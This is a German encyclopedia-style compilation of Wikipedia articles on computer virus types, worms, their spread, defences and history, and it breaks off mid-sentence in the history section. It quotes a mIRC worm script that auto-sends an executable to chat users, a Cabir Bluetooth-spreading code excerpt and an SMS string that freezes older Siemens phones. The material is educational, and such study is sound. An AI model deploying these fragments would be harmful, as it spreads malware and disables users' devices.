Da heutzutage nur noch selten Disketten benötigt werden, ist der Virus so gut wie ausgestorben. Moderne BIOS-Varianten sind zusätzlich mit einem Schutz für das Überschreiben des Harddisk-Bootsektors ausgerüstet.

*Quelle: http://de.wikipedia.org/wiki/Form-Virus. Historie: 30.12.04: Anonym angelegt, danach anonym bearbeitet. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Linkvirus

Unter einem Linkvirus versteht man eine bestimmte Gruppe von Computerviren. Sie zeichnen sich dadurch aus, dass sie sich an bereits vorhandene Programme anhängen und immer zusammen mit dem infizierten Programm gestartet werden.

Linkviren fügen ihren eigenen Code an das Ende eines Programmes ein und versehen die Startroutine des infizierten Programmes mit einem Link auf ihren eigenen, schädlichen Code (daher der Name Linkvirus).





Oft lassen diese Viren das infizierte Programm nach ihrem eigenen Aufruf weiterlaufen, damit die Infektion möglichst lang nicht bemerkt wird.

Gängige Virenscanner sollten die angehängten Codestellen der Linkviren in infizierten Programmen erkennen und entfernen können. Irreparable Schäden entstehen, wenn der Code des infizierten Programmes durch den Virus ersetzt wurde. Ansonsten kann der Code einfach entfernt werden. Um eine Infektion erfolgreich durchführen zu können, muss der Virus sich außerdem Schreibzugriff auf das Programm verschaffen. Ein Virenscanner sollte so einen versuchten Zugriff bemerken und vereiteln können.

*Quelle: http://de.wikipedia.org/wiki/Linkvirus. Historie: 8.4.05: Angelegt von Prometeus, danach bearbeitet von den Hauptautoren Prometeus, MichaelDiederich. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Makrovirus

Makroviren sind Computerviren, die nicht als compiliertes Programm, sondern als von einem Interpreter abzuarbeitender Code vorliegen. Die überwiegende Mehrzahl verwendet dazu Microsofts imperative Makrosprachen VBA oder VBS. Da VBA und VBS direkt auf die Manipulation von Dateien zielen, ist das Gefahrenpotenzial von Makroviren entsprechend hoch. Besonders gefährlich sind diese Viren auch deshalb, weil die Makrosprache leicht zu erlernen ist.

Einen gewissen Schutz bieten aktuelle ➧Antivirenprogramme sowie Vorsicht beim Datenaustausch. Angegriffen werden u. a. folgende Programme: Microsoft Word, Microsoft Excel, Microsoft PowerPoint, Microsoft Access, AmiPro und CorelDraw.

*Quelle: http://de.wikipedia.org/wiki/Makrovirus. Historie: 7.3.04: Anonym angelegt, danach bearbeitet von den Hauptautoren Igelball, Reniar, Mario23, D235, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## TSR-Virus

TSR-Viren (engl. *Terminate and Stay Resident*) sind Computerviren. Der TSR-Virus befällt ausführbare Dateien und bleibt nach deren Start im Hauptspeicher des Rechners aktiv (bis er ausgeschaltet wird) und infiziert von dort aus alle ausführbaren Programme, die danach gestartet werden. In der Regel sind COM- und EXE-Dateien Ziel der Viren, es können u.U. auch Gerätetreiber davon betroffen sein.

Damit eine Verbreitung der Viren stattfinden kann, muss ein infiziertes Programm ausgeführt werden. Dadurch wird der Virus speicherresident und infiziert im Normalfall jedes nach ihm ausgeführte Programm, falls das noch nicht geschehen ist.

TSR-Viren können von sich aus z. B. Prozessaufrufe abfangen, externe Speichermedien manipulieren und noch viel erheblichere Schäden im System verursachen, ohne dass der Benutzer irgendeine Aktion ausgelöst hat. Unter idealen Bedingungen kann ein TSR-Virus sogar eine Formatierung der Festplatte überstehen.

TSR-Viren können sich über die verschiedenen BIOS-Interrupts Zugriff auf die Festplatte verschaffen und alle Schreibversuche dahingehend überprüfen, ob der eigene Speicherbereich im Master Boot Record überschrieben werden soll. Dies verhindern sie oder schreiben nach erfolgtem Überschreiben den eigenen MBR wieder zurück. Sie können außerdem die Tastatureingabe überwachen und Zeichenfolgen wie Login und Passwort abspeichern. Wenn der Eindringling später diese Datei mit den erbeuteten Zugangskennungen abholt, kann er leicht in das System eindringen.

*Quelle: http://de.wikipedia.org/wiki/TSR-Virus. Historie: 23.11.04: Angelegt von CSonic, danach bearbeitet von den Hauptautoren CSonic, MichaelDiederich, BWBot, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Handyvirus

Ein Handyvirus ist eine nicht selbstständige Programmroutine, die ihren Code in andere Handyprogramme oder in das Handy-Betriebssystem einschleust und sich damit selbst reproduziert. Einmal gestartet, nimmt sie vom Anwender nicht kontrollierbare Veränderungen am Status der Handyhardware, am Betriebssystem oder an der Software vor (Schadfunktion). Derzeit (2005) sind noch keine »echten« Handyviren bekannt. Umgangssprachlich wird der Begriff Handyvirus auch für Handywürmer, ➡Trojanische Pferde und Fehlfunktionen von Handys benutzt.

Ein Beispiel für einen Softwarefehler im Betriebssystem des Mobiltelefons – welcher gerne als Virus bezeichnet wird – ist `"%Deutsch"` (mit Anführungszeichen), den man per Short Message Service (SMS) verschicken kann. Er wirkt nur bei (älteren) Siemens-Modellen und hat zur Folge, dass das Handy die Kurzmitteilung (SMS) so lange lädt, bis der Akku leer ist oder bis man ihn herausnimmt. Dieser Bug wird auch *Siemens Freeze Bug* genannt.





Fälschlicherweise als Virus bezeichnet werden oft die Symbole für eingegangene Sprachmitteilungen, Faxnachrichten und E-Mails, welche man per SMS aktivieren und auch wieder deaktivieren kann. Die gesendeten Symbole werden auch bei den meisten Telefonen wieder deaktiviert, wenn das Handy mit einer anderen SIM-Karte einmal eingeschaltet wird.

Der angeblich erste Wurm für Symbian-Mobiltelefone namens *Cabir* hat es sogar in die Virendefinitionen der Antivirenprogramm-Hersteller geschafft. Der Wurm verbreitet sich via Bluetooth und wird von jedem infizierten Gerät an andere Bluetooth-Mobiltelefone der Series-60-Plattform weitergeleitet. Das Programm geht dabei als »caribe.sis« im Posteingang des Handys ein und muss durch den Benutzer am Handy manuell installiert werden. Seine Tarnung als reguläre Applikation legt aber eher eine Kategorisierung als Trojaner nahe.

Die Meldungen von neuen Handyviren bzw. Trojanern reißen nicht ab. So meldete F-Secure nach dem Auftauchen von *Cabir* den Handywurm *Mabir.a*, und auch *Fontal.A* hat es in die Virenlisten der Anti-Virenhersteller geschafft. Während *Mabir* automatisch alle eingehenden MMS mit einer Kopie von sich selbst beantwortet und versucht, sich an in der Nähe befindliche Bluetooth-Geräte zu versenden, probiert *Fontal*, via Peer-to-Peer-Plattformen auf das Handy zu gelangen, und macht dieses nach dem nächsten Neustart unbrauchbar.

*Quelle: http://de.wikipedia.org/wiki/Handyvirus. Historie: 10.3.04: Anonym angelegt, danach bearbeitet von den Hauptautoren Miccom, Stf, Mikue, Steven Malkovich, MichaelDiederich, 1-1111, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## CIH-Virus

CIH, auch bekannt als *Chernobyl* oder *Spacefiller*, ist ein Computervirus. Er wurde vom Taiwaner Chen Ing Hau geschrieben. CIH ist ein Computervirus, der auch Hardware-Defekte verursachen kann. Er befällt Portable Executable .exe-Dateien unter Windows 95, Windows 98 und Windows ME. Auf Windows NT basierende Windows-Versionen sind nicht betroffen, was dem Virus heute mehr und mehr an Bedeutung nimmt.

Die Schadensroutine aktiviert sich am 26. April, dem Geburtstag des Autors, sowie dem Tag der Reaktorkatastrophe in Tschernobyl 1986. Dabei wird zuerst der komplette Inhalt der Festplatten überschrieben. Des Weiteren versucht er, das BIOS des Rechners auch zu überschreiben. Dies funktioniert allerdings nur bei Rechnern mit Intel 430TX-Chipsätzen. Ist

das Überschreiben des BIOS erfolgt, startet der betroffene PC nicht mehr, es muss der BIOS-Chip auf der Hauptplatine ausgetauscht werden.

Das erste Mal tauchte der Virus am 2. Juni 1998 in Taiwan auf, verbreitete sich jedoch später auf der ganzen Welt. Die Verbreitung wurde offenbar dadurch begünstigt, dass raubkopierte Software mit dem Virus verseucht war. Aber auch kommerzielle Quellen waren von CIH betroffen: Im August 1998 war ein Download zum Spiel Wing Commander infiziert. Auch Heft-CDs von europäischen Spiele-Magazinen sowie ein Firmware-Update eines Yamaha-CD-Laufwerks waren betroffen. Einige IBM Aptiva PCs wurden im März 1999 von CIH infiziert ausgeliefert. Am 26. April 1999 wurde die Schadensroutine von CIH erstmals aktiviert. Weltweit waren unzählige Rechner vom Virus betroffen.

*Quelle: http://de.wikipedia.org/wiki/CIH-Virus. Historie: 21.4.04: Angelegt von Uebs, danach bearbeitet von den Hauptautoren Uebs, MichaelDiederich, Zwobot, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Computerwurm

Ein Computerwurm ist ein selbstständiges Computerprogramm, das sich über Computernetzwerke verbreitet, wie zum Beispiel durch Versenden infizierter ➡E-Mails (selbstständig durch eine SMTP-Engine oder durch ein E-Mail-Programm), durch IRC-, Peer-To-Peer- und Instant-Messaging-Programme oder über Dateifreigaben. Die erst seit kurzem auftretenden Handywürmer verbreiten sich über Bluetooth und infizierte MMS.
Ein Wurmprogramm muss nicht unbedingt eine spezielle Schadensroutine enthalten. Da das Wurmprogramm aber sowohl auf den infizierten Systemen als auch auf den Systemen, die es zu infizieren versucht, Ressourcen zur Weiterverbreitung bindet, kann es allein dadurch gewaltige wirtschaftliche Schäden anrichten. Des Weiteren können Würmer die Belastung anderer Systeme im Netzwerk wie Mailserver, Router und ➡Firewalls erhöhen.

### Unterschied zwischen Virus und Wurm

➡Computerviren und -würmer verbreiten sich beide auf Computern, doch basieren sie zum Teil auf vollkommen verschiedenen Konzepten und Techniken.

Ein Virus verbreitet sich, indem er Dateien infiziert, also sich in eine ausführbare Datei, in einigen Fällen auch in einen Bootsektor oder als





➡Makro in eine interpretierbare Datei integriert und somit Teil einer schon bestehenden Programmroutine wird. Die Verbreitung des Virus erfolgt durch Weitergabe dieser infizierten Dateien. Auf welchem Wege sie weitergegeben werden (via Datenträger oder Netzwerke), ist für die Definition »Virus« unerheblich.

Würmer dagegen warten nicht passiv darauf, dass sie mit infizierten Dateien weitergegeben werden. Sie versuchen auf unterschiedliche Art aktiv via Netzwerk weitere Computer zu infizieren. Aber auch ein Wurm kann – wie ein Virus – in vertrauenswürdigen Dateien getarnt integriert sein.

### Tarnung und Verbreitung

Würmer verbreiten sich derzeit meistens entweder automatisch über ➡E-Mails oder über Netzwerke. Je mehr Möglichkeiten ein Wurm hat, sich weiterzuversenden, umso erfolgreicher kann er sich verbreiten.

**Verbreitung per E-Mail –** Der Wurm verschickt eine Kopie von sich als E-Mail-Anhang. Der Inhalt der E-Mail zielt darauf ab, den Empfänger zu veranlassen, den Anhang zu öffnen und somit eine Infektion auszulösen (➡Social Engineering). Verschiedene Techniken dienen der Tarnung des gefährlichen Anhangs. Daneben gab es auch E-Mails, die auf Sicherheitslücken im verbreiteten E-Mail-Programm Microsoft Outlook Express abzielten. Hier wurde die Schadsoftware als E-Mail-Anhang versendet und ohne Zutun des Benutzers durch Outlook Express gestartet (Automatisches Ausführen).
Im Folgenden einige zurzeit bekannte Methoden:

*Tarnung durch doppelte Dateinamenserweiterung* – Wurmprogrammdateien werden mit doppelter Dateinamenserweiterung versehen, wobei darauf gebaut wird, dass beim Empfänger die Anzeige der Dateinamenerweiterung ausgeblendet wird (Windows-Standardeinstellung). So wird beispielsweise das ausführbare Wurmprogramm »music.mp3.exe« unter Windows nur als »music.mp3« angezeigt und erscheint dem Opfer somit als harmlose Musikdatei. Das Öffnen dieser Datei verursacht allerdings nicht das erwartete Abspielen, sondern die unkontrollierte Ausführung des Schadprogramms.

*Dateiarten, deren Ausführbarkeit dem Opfer nicht bewusst ist* – Die Ausführbarkeit von ».exe«-Dateien unter Windows ist vielen Anwendern be-

kannt. Es gibt aber einige Dateiarten, bei denen dies nicht so gut bekannt ist. Wurm-Programmierer spekulieren deshalb darauf, dass diese Dateien nicht mit derselben Vorsicht wie ».exe«-Dateien behandelt und dadurch leichtfertig zur Ausführung gebracht werden.

Beispiele sind Dateien mit der Endung ».scr« (für gewöhnlich Bildschirmschoner für Windows), Dateien mit der Endung ».pif« (normalerweise DOS-Datei-Verknüpfungen), Dateien mit der Endung ».vbs« (Visual-Basic-Script-Dateien) oder Dateien mit der Endung ».bat« (DOS-Batch-Dateien).

*Codierung in für Antivirenprogramme unzugängliche Formate* – Oft werden Würmer in ZIP-Archive verpackt, um es Virenscannern zu erschweren, den Wurm zu entdecken. Zum Teil sind diese ZIP-Archive mit einem Passwort verschlüsselt, das sich im E-Mail-Text befindet. Dadurch wird es Virenscannern nahezu unmöglich gemacht, den Inhalt des Anhangs zu analysieren. Gleichzeitig erhöht es die Neugier des Anwenders; der Passwortschutz ist also auch Teil des Social Engineering.

**Automatisches Ausführen –** Die Verbreitung der meisten Würmer ist davon abhängig, den Anwender zu Aktionen zu veranlassen, über deren Konsequenzen er sich nicht im Klaren ist. Im Allgemeinen ist dies das Öffnen der ihm zugesandten Schadsoftware. Allerdings gibt es auch Würmer, welche nicht von der Mitwirkung des Opfers abhängig sind. Sie nutzen Techniken, die ihre Aktivierung auf dem Rechner des Opfers automatisch veranlassen. Da dies grundsätzlich nicht möglich sein sollte, fällt dies unter die Kategorie »Ausnutzen von Sicherheitslücken«.
Der Wurm ➡*W32.Blaster* nutzt einen Remote-Exploit in der RPC/DCOM-Schnittstelle von Windows 2000 und XP. Das bedeutet, er nutzt eine Sicherheitslücke aus (engl. *to exploit*), um Rechner über Netzwerke zu infizieren. Nach einer Infektion beginnt er, wahllos Netze (also, z. B. das Internet) nach weiteren Rechnern mit dieser Sicherheitslücke abzusuchen, um sie unverzüglich ebenfalls zu infizieren (siehe im Abschnitt »Geschichte« in diesem Artikel).

Neben Sicherheitslücken des Betriebssystems können auch Sicherheitslücken in Anwendungssoftware Einfallstore für Würmer bieten. Eine Reihe von Würmern nutzt einen Fehler in der JavaScript-Implementierung des bekannten E-Mail-Programms Microsoft Outlook Express. Die Anlagen von HTML-E-Mails, welche mit speziellem Javascript-Code ausgestattet waren, wurden von Outlook Express ohne Zutun des Benutzers geöffnet und somit der Rechner infiziert. Allein das Betrachten des E-Mail-Textes startete also, ohne weiteres Zutun des Anwenders, die Schadsoftware. Der Fehler lag in der Bibliotheksdatei *mshtml.dll*, die Outlook (und auch andere Programme) zum Anzeigen von HTML-E-Mails benutzt. Für diese Sicherheitslücke hat Microsoft in der Zwischenzeit ein Update bereitgestellt. Zum Ausführen von Wurm-Anhängen enthält eine E-Mail HTML-Code, der ein Fenster im Fenster (iframe) erzeugt, in dem der Datei-Anhang mit Hilfe eines Scripts (z. B. JScript oder VBScript) gestartet wird. Der Wurm verschickt sich selbst, wobei aus dem Adressbuch des Benutzers wahllos Empfänger- und Absenderadressen entnommen werden. Es ist daher sinnlos, beim Empfang einer verseuchten E-Mail eine Warnung an die Absenderadresse zu schicken; es trifft höchstwahrscheinlich den Falschen. Eine ähnliche Sicherheitslücke existierte auch im E-Mail-Programm Eudora.

Auch gibt es Würmer, welche es nicht (hauptsächlich) auf die Rechner von Anwendern absehen, sondern auf Servercomputer. So spezialisierte sich in der Vergangenheit eine ganze Reihe von Würmern auf Sicherheitslücken im *Internet Information Server* (weit verbreitete Webserver-Software für Windows). Nach der Infektion begannen die Server selbstständig nach weiteren Servern zu suchen, um auch diese zu infizieren.

**Instant Messaging-Würmer –** Instant-Messaging-Programme sind so genannte Chat-Programme wie zum Beispiel ICQ oder MSN Messenger. Ein Wurm dieser Art verbreitet sich, indem er allen Kontakten einen Link zu einer Seite schickt, welche den Wurm enthält. Klickt der Benutzer auf den Link, wird der Wurm auf dem Computer installiert und ausgeführt. Nun sendet der Wurm auch von diesem Computer den Link an alle eingetragenen Kontakte weiter. Es wäre technisch möglich, dass sich der Wurm allen eingetragenen Kontakten zum Download anbietet, doch Dank fehlender Dokumentationen der Programme ist so ein Wurm noch nicht aufgetreten.

**IRC-Würmer –** IRC-Clients sind Programme, mit denen jeder beliebige Benutzer mit anderen Benutzern virtuell in Echtzeit Textnachrichten im Internet Relay Chat austauschen kann. Die meisten IRC-Programme benutzen, um sich am IRC-Server anmelden zu können, ein spezielles Script, das beim Starten des Programms ausgeführt wird. Dieses Script beinhaltet Befehle, die das IRC-Programm ausführt. Diese Befehle sind zum Beispiel das Einloggen in einen Channel, das Schreiben von Meldungen, aber auch das Versenden von Dateien. Ein IRC-Wurm, der einen Computer

```
[script]
n0=on 1:join:*.*:
n1={
n2=  if ($nick!=$me)
n3=  {
n4=    /dcc send $nick C:\Programme\mIRC32\pr0n.exe
n5=  }
n6=}
```

Abb. 5: Eine durch einen IRC-Wurm modifizierte script.ini-Datei des Programms mIRC

infiziert hat, sucht nach IRC-Programmen, die er benutzen kann, um sich weiterzuverbreiten. Wenn er ein solches Programm gefunden hat, modifiziert er das Script, welches automatisch geladen wird. Beim nächsten Start des IRC-Programms wird der Wurm selbstständig an alle Benutzer in einem Chatraum verschickt. Wenn ein Benutzer den Download akzeptiert und öffnet, wiederholt sich das Ganze. Derzeit gibt es für fünf IRC-Programme IRC-Würmer (mIRC, pIRCh, vIRC, dIRC und Xircon).

**P2P-Würmer –** Peer-To-Peer ist eine Netzwerkform, die ohne Server Rechner im Netz verbindet, d. h. eine Direktverbindung zwischen den einzelnen Benutzern herstellt. Die meisten im Internet erhältlichen Tauschbörsen wie Kazaa oder Morpheus sind Peer-To-Peer-Netzwerke. Es gibt zwei Möglichkeiten, wie sich ein Wurm in einer Tauschbörse verbreitet. Die erste Möglichkeit ist, dass sich der Wurm in den freigegebenen Ordner kopiert, von dem andere Benutzer Dateien downloaden können. Für diese Art von Würmern ist die richtige Namensgebung sehr wichtig, da mehr Benutzer eine Datei mit einem interessanten Namen downloaden als eine Datei mit einem zufällig erstellten Namen. Darum gibt es Würmer, die ihre Namen im Internet auf speziellen Seiten suchen, um so glaubwürdig wie möglich zu sein. Diese Art der Verbreitung in Tauschbörsen ist sehr einfach, aber nicht besonders effektiv. Bei der zweiten Möglichkeit der Verbreitung bietet der Wurm über ein Peer-To-Peer-Protokoll bei jeder Suchabfrage den anderen Benutzern des P2P-Netzwerkes eine infizierte Datei als Suchergebnis an. Der Benutzer kopiert dann den Wurm als vermeintlich gesuchte Datei auf seinen Computer und infiziert diesen beim Öffnen. Diese Art der Verbreitung ist sehr effektiv, aber schwierig zu programmieren und deshalb kaum verbreitet.

**Handywürmer –** Handywürmer sind die neueste Art von Würmern. Zuerst aufgetreten sind sie im Juni 2004. Die derzeitigen Handywürmer verbreiten sich meist über Bluetooth, eine kabellose Verbindung zwischen Handys, Druckern, Scannern oder sogar Bordcomputern von Autos mit einer Reichweite von ungefähr zehn Metern. Handywürmer greifen das





Betriebssystem Symbian OS an und versuchen, sich selbst mit Bluetooth an alle erreichbaren Bluetooth-Empfänger zu schicken. Wie im Computersektor – so vermuten Antivirenhersteller – werden im Handybereich immer mehr Viren und Würmer auftreten. Seit dem Jahr 2005 ist es auch möglich, dass sich Handywürmer durch MMS verbreiten. Die derzeitigen Handywürmer sind noch zu trivial, um als wirkliche Gefahr zu gelten. Auch ist noch kein Handywurm »in the wild« (offiziell verbreitet) gesichtet worden. Sicherheitsexperten befürchten, dass die Entwicklung von Handywürmern zukünftig das gleiche Ausmaß annimmt wie die Entwicklung der bereits lange existierenden Computerwürmer. Ein wirklicher Schutz gegen Handywürmer wird zurzeit erst entwickelt. Zwar gibt es schon ein Antiviren-Programm für Symbian OS, jedoch ist dieses noch bei keinem Handy vorinstalliert enthalten. Eine weitere Schutzmöglichkeit – ein betreiberbasiertes Programm, das alle Nachrichten durchsucht – ist derzeit noch nicht möglich, da die Verzögerung bis zum Empfangen einer Nachricht zu groß werden würde. Antivirenhersteller empfehlen ihren Kunden daher, Bluetooth standardmäßig zu deaktivieren.

```
int CaribeBluetooth::ManageFoundDevices()
{
   if(WithAddress)
   {
      WithAddress = 0;
      Cancel();
      TBTSockAddr btaddr(entry().iAddr);
      TBTDevAddr devAddr;
      devAddr = btaddr.BTAddr();
      TObexBluetoothProtocolInfo obexBTProtoInfo;
      obexBTProtoInfo.iTransport.Copy(_L("RFCOMM"));
      obexBTProtoInfo.iAddr.SetBTAddr(devAddr);
      obexBTProtoInfo.iAddr.SetPort(0x00000009);
      obexClient = CObexClient::NewL(obexBTProtoInfo);
      if(obexClient)
      {
         iState = 1;
         iStatus = KRequestPending;
         Cancel();
         obexClient->Connect(iStatus);
         SetActive();
      }
   }
   else
   {
      iState = 3;
      User::After(1000000);
   }
   return 0;
}
```

Abb. 6: Codeteil von Caribe – dem ersten Handywurm – verbreitet sich via Bluetooth

## Schutz

Wenn man sich vor Würmern schützen möchte, muss man sich erst fragen, vor welchen Angriffen genau man sich denn schützen möchte. Nur vor dem konkreten Einzelfall oder Klassen von konkreten Einzelfällen kann man sich schützen. Man muss also die konkreten Verbreitungs- bzw. Angriffsmethoden kennen, verstanden haben und dazu passende Schutzmechanismen planen und umsetzen. »Sich unwohl fühlen« oder »sich besser fühlen« mit bestimmten Maßnahmen sind keine Kriterien für einen vernünftigen Schutz. Auch blind Schutz-Software zu installieren ist nicht zielführend.

### Sicherheitslücken in Anwendungen

Heutige Anwendungen sind so komplex, dass nicht mehr garantiert werden kann, dass sie fehlerfrei sind. Man geht in der Regel sogar davon aus, dass zahlreiche Fehler enthalten sind. Einige dieser Fehler lassen sich dazu benutzen, Programm-Codes auszuführen, was aber natürlich durch den Programmierer der fehlerhaften Anwendung niemals vorgesehen war. Geschickt geformte Daten können so plötzlich einen MP3-Player z. B. veranlassen, Dateien zu löschen.

Schützen kann man sich dagegen durch viel Aufmerksamkeit: Allgemein gilt, dass Software (Betriebssystem, E-Mail-Software) immer auf dem neuesten stabilen Stand sein sollte. Viele Würmer nutzen Sicherheitslücken veralteter Softwareversionen, um sich zu verbreiten. Rechner, deren Software auf dem neuesten Stand und deren bekannte Sicherheitslücken beseitigt sind, sind deutlich schwerer zu infizieren. Außerdem gilt es sich zu informieren, ob in den verwendeten Anwendungen und im Betriebssystem Sicherheitslücken existieren und wie man diese Lücken schließen kann. Bei wiederholt auffälligen Anwendungen ist zu überlegen, ob man diese Anwendung wirklich weiter einsetzen möchte.

Unterscheiden muss man noch Client-Anwendungen bzw. nicht netzwerkfähige Anwendungen und Server-Anwendungen. Die erste Klasse von Anwendungen muss vom Benutzer des Computers dazu veranlasst werden, Daten zu verarbeiten. Ein E-Mail-Programm beispielsweise holt nur vom Benutzer initiiert E-Mails ab, über das Netzwerk lässt sich dieser Vorgang nicht steuern. Gegen Lücken in solchen Anwendungen helfen keine Paketfilter und auch keine ➡Personal-Firewalls. Entweder man verwendet eine solche Anwendung einfach nicht oder man versucht, durch *Patches* diese Lücken zu schließen.

Die zweite Klasse von Anwendungen, Server-Anwendungen oder auch Dienste, warten auf Anfragen über das Netzwerk: Jeder Fremde kann Daten an diese Anwendungen per Netzwerk/Internet schicken. Somit steigt das Risiko, infiziert zu werden, wenn Sicherheitslücken in solchen Anwendungen existieren. Windows beispielsweise startet eine Vielzahl von zumeist unnötigen Server-Anwendungen schon beim Systemstart. Mehrere Würmer hatten so bereits leichtes Spiel, als Sicherheitslücken in diesen Server-Anwendungen bekannt wurden – notwendig ist diese sicherheitskritische Standard-Konfiguration von Windows nicht.

Schützen kann man sich vor Sicherheitslücken in Server-Anwendungen durch rechtzeitiges Einspielen von Patches, durch Beenden oder Umkonfigurieren der Server-Anwendung, so dass keine Anfragen mehr über das





Netzwerk angenommen werden, oder durch das Dazwischenschalten von Paketfiltern, die riskante Anfragen an Server-Anwendungen ausfiltern.

### Schutz vor Social-Engineering

Technisch kann man sich nicht vor ➡Social-Engineering schützen, man ist darauf angewiesen, seinen Verstand zu gebrauchen und stets kritisch zu sein.

Gegen die Verbreitung durch E-Mails ist der sicherste Schutz der verantwortungsvolle Umgang mit E-Mails und deren Anhängen. Es sollten keine unverlangten Anhänge geöffnet werden. Auch bekannte Absender sind keine Gewährleistung der Echtheit, da zum einen die Absender meist gefälscht sind und zum anderen bekannte Absender ebenfalls Opfer von Würmern werden können. Im Zweifelsfall sollte man beim Absender nachfragen. Vor dem Öffnen zugesandter Dateien ist eine vorbeugende Prüfung mit der Antivirensoftware niemals falsch.

### Schutz durch Software

**Virenscanner –** Ein Virenscanner kann im Einzelfall Infektionen verhindern, wenn er vor dem Ausführen einer Datei, die einen Wurm enthält, diese prüft, den Wurm erkennt und zugleich das Ausführen verhindert oder schon im Vorfeld bei Routine-Scans diese Datei entdeckt und der Anwender darauf aufmerksam gemacht wird. Ein solches Szenario ist beim Social-Engineering denkbar, wo dem Anwender nicht klar ist, dass er eine Datei ausführt oder über die Eigenschaften des Programms getäuscht wird. Da der Virenscanner aber den Wurm möglicherweise nicht kennt, ist dieses Szenario durch einen Virenscanner nicht abgedeckt. Zahlreiche andere Infektionsmöglichkeiten können vom Virenscanner gar nicht verhindert werden, beispielsweise die Infektion über eine laufende Server-Anwendung.

Die Bereinigung eines infizierten Systems ist durch einen Virenscanner nicht zuverlässig möglich. Hersteller von Virenscannern empfehlen das Neuaufsetzen des infizierten Systems.

**Personal-Firewalls –** Es kann hilfreich sein, eine Personal-Firewall-Software zu verwenden bzw. zu aktivieren, wenn sie im Lieferumfang des Betriebssystems enthalten ist (aktuelle Linux-Distributionen, Windows XP Service Pack 2). Diese kann, wenn sie richtig konfiguriert ist, Anfragen über das Netzwerk an laufende Server-Anwendungen ausfiltern und somit das Ausnutzen von auch noch unbekannten Sicherheitslücken verhindern.

Sinnvoll ist diese Maßnahme vor allem, wenn es nicht möglich ist, die Server-Anwendung zu beenden oder so zu konfigurieren, dass Anfragen nicht mehr angenommen werden, wenn die Gefahr besteht, dass eine Server-Anwendung ungewollt gestartet wird. Allerdings können diese Personal-Firewalls selbst Sicherheitslücken enthalten, durch die Angreifer in ein System eindringen können.

**Paketfilter –** Die meisten Personal-Firewalls haben auch einen Paketfilter integriert. Ein Paketfilter ist eine Anwendung, die Netzwerkkommunikation nach bestimmten technischen Kriterien filtern kann. Diese Kriterien kann man durch die Konfiguration des Paketfilters festlegen. Um sich vor Angriffen auf Server-Anwendungen zu schützen, kann man einen solchen Paketfilter einsetzen, indem man Anfragen an diese Server-Anwendung ausfiltert, wenn Gründe dagegen sprechen, die Server-Anwendung zu beenden, oder die Gefahr besteht, dass eine Server-Anwendung ungewollt gestartet wird.

**Rechtetrennung des Betriebssystems –** Ausgereifte Betriebssysteme (Mac OS,Linux, Windows ab Version NT) bieten von Hause aus Sicherheitsmechanismen, welche eine Infektion deutlich erschweren bzw. unmöglich machen können. Trotzdem arbeiten beispielsweise viele Windows-Nutzer stets mit Administratorrechten. In diesem Betriebszustand sind viele Sicherheitsschranken des Betriebssystems außer Kraft. Ein versehentlich oder automatisch gestartetes Wurmprogramm (das gleiche gilt für Viren) kann sich ungehindert die Kontrolle über viele Systemfunktionen aneignen. Sinnvoller ist es, sich zwei Benutzerkonten einzurichten: eines für die routinemäßige Arbeit mit stark eingeschränkten Benutzerrechten, insbesondere eingeschränkten Rechten zur Softwareinstallation; das andere mit Administratorrechten allein für Installations- und Konfigurationsarbeiten. Leider funktionieren diverse Programme unter Windows nicht oder nur unzuverlässig mit eingeschränkten Benutzerrechten. Für alle Betriebssysteme gilt aber, dass das Arbeiten mit eingeschränkten Benutzerrechten Computerwürmer nicht in jedem Fall verhindert. Grund dafür ist, dass jeder Benutzer zum Beispiel E-Mails verschicken kann.

### Wirtschaftlicher Schaden

Der finanzielle Schaden, den Computerwürmer anrichten können, ist viel höher als jener bei ➡Computerviren. Grund dafür ist der enorme Verbrauch





an Netzwerkressourcen. Dieser Verbrauch kann zu einem Ausfall von Servern wegen Überlastung führen. Wenn ein Server ausfällt, führt das in Betrieben zu einem Arbeitsausfall. Anfang Mai 2004 erlitt eine Anzeigetafel des Flughafens Wien-Schwechat durch den Wurm *Sasser* kurzfristig einen Totalausfall. Auswirkungen hatte dies aber nur auf das interne Informationssystem und konnte durch einen Neustart des betroffenen Computers behoben werden. Es entstanden keine Schäden, nicht einmal eine Verspätung. *SQL Slammer* wiederum belastete stellenweise die Internet-Infrastruktur derart, dass vielerorts die Verbindungen komplett zusammenbrachen.

Einen weiteren wirtschaftlichen Schaden können in Zukunft Handywürmer nach sich ziehen, die sich über MMS verbreiten. Wenn ein solcher Wurm dutzende kostenpflichtige MMS verschickt, ist mit einem hohen finanziellen Verlust zu rechnen.

Weitere finanzielle Schäden können durch so genannte Distributed-➡Denial-of-Service-Attacken entstehen. Wie am Beispiel ➡*W32.Blaster* ersichtlich ist, können dadurch sogar große Betriebe wie SCO oder Microsoft in Bedrängnis gebracht werden.

### Kopfgeld auf Wurmautoren

Im November 2003 gründete Microsoft ein so genanntes Anti-Virus-Reward-Program, um weltweit die Jagd auf Verantwortliche für die Verbreitung von Würmern und Viren zu unterstützen. Bei der Gründung erhielt die Initiative ein Startkapital von 5 Millionen US-Dollar, wovon bereits ein Teil für die Ergreifung und Verurteilung aktueller Wurm-Verbreiter zur Belohnung ausgesetzt wurde. Damit will Microsoft die zuständigen Ermittlungsbehörden bei der Fahndung nach den Verursachern unterstützen. Microsoft arbeitet mit Interpol, dem FBI, dem Secret Service und dem *Internet Fraud Complaint Center* zusammen, denn »*boshafte Würmer und Viren sind kriminelle Attacken auf jedermann, der das Internet benutzt*«.

Derzeit sind die Autoren der Würmer W32.Blaster, ➡Sasser, *Netsky* und *Sobig* auf der »Wanted«-Liste. Im Mai 2004 hatte dieses Programm seinen ersten Erfolg, als der Wurmautor von Sasser und Netsky verhaftet und verurteilt wurde. Der zu diesem Zeitpunkt 18-jährige Schüler aus Waffensen im Kreis Rotenburg/Wümme wurde von seinen Freunden wegen der ausgesetzten Belohnung verraten.

### Geschichte

**Anfänge –** Das Konzept eines Computerwurms oder Netzwerkwurms wurde schon 1975 im Science-Fiction-Buch *The Shockwave Rider* (dt. *Der*

